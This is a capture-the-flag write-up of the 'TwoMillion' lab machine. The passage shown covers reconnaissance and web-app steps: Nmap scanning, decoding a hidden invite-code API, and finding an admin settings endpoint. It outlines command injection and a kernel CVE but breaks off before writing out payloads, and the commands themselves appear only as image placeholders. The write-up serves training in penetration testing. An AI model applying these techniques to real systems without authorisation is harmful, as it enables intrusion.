Machine TwoMillion
This machine consists of exploiting a simulation of the old HackTheBox platform and the solution consists of generating a hidden invite code via an API, escalating privileges on the web application, injecting commands in the VPN generator to gain initial access, recovering credentials, and exploiting CVE-2023-0386 to get the root flag.
Reconnaissance
- Identifying the operating system through ping

- Since the TTL is close to 64, the machine can be identified as Linux.

- Identifying open ports with Nmap
-
First, perform a basic scan to identify the open ports on the machine:
-

Then run a more detailed scan to identify services and versions:

- Reviewing the website on port 80

- Visiting the site on port 80 shows an old HackTheBox landing page. To access the platform, an invite code is required:
- Investigating the invite section
-
Just like the old HackTheBox page, the platform asks for an invite code, but it is not shown anywhere:
-
To get the code, inspect the page source and look specifically at a script called

inviteapi.min.js1: In this case, access the resource and inspect what it does:
-
There is a function named
makeInviteCode, which can be called in the browser to try to get an invite code:
-
The message is encoded with ROT13, and decoding it yields:
In order to generate the invite code, make a POST request to /api/v1/invite/generate -
With that in mind, send a POST request to
/api/v1/invite/generateto obtain a valid invite code:
-

The code appears to be encoded in Base64, so decode it:
-

Use the invite code and register an account:
-

Log in with the newly created account:
- Searching through the main page after login
-
Inside the site there is a section called

Access. Hovering over the VPN download button reveals that it calls/api/v1/user/vpn/generate, so it makes sense to inspect/api/v1and see what endpoints are available2:
-
The listing shows a
PUT /api/v1/admin/settings/updateendpoint, which looks like it can modify user configuration, possibly enough to turn the current account into an administrator. Try using that endpoint3:
-
After that, test
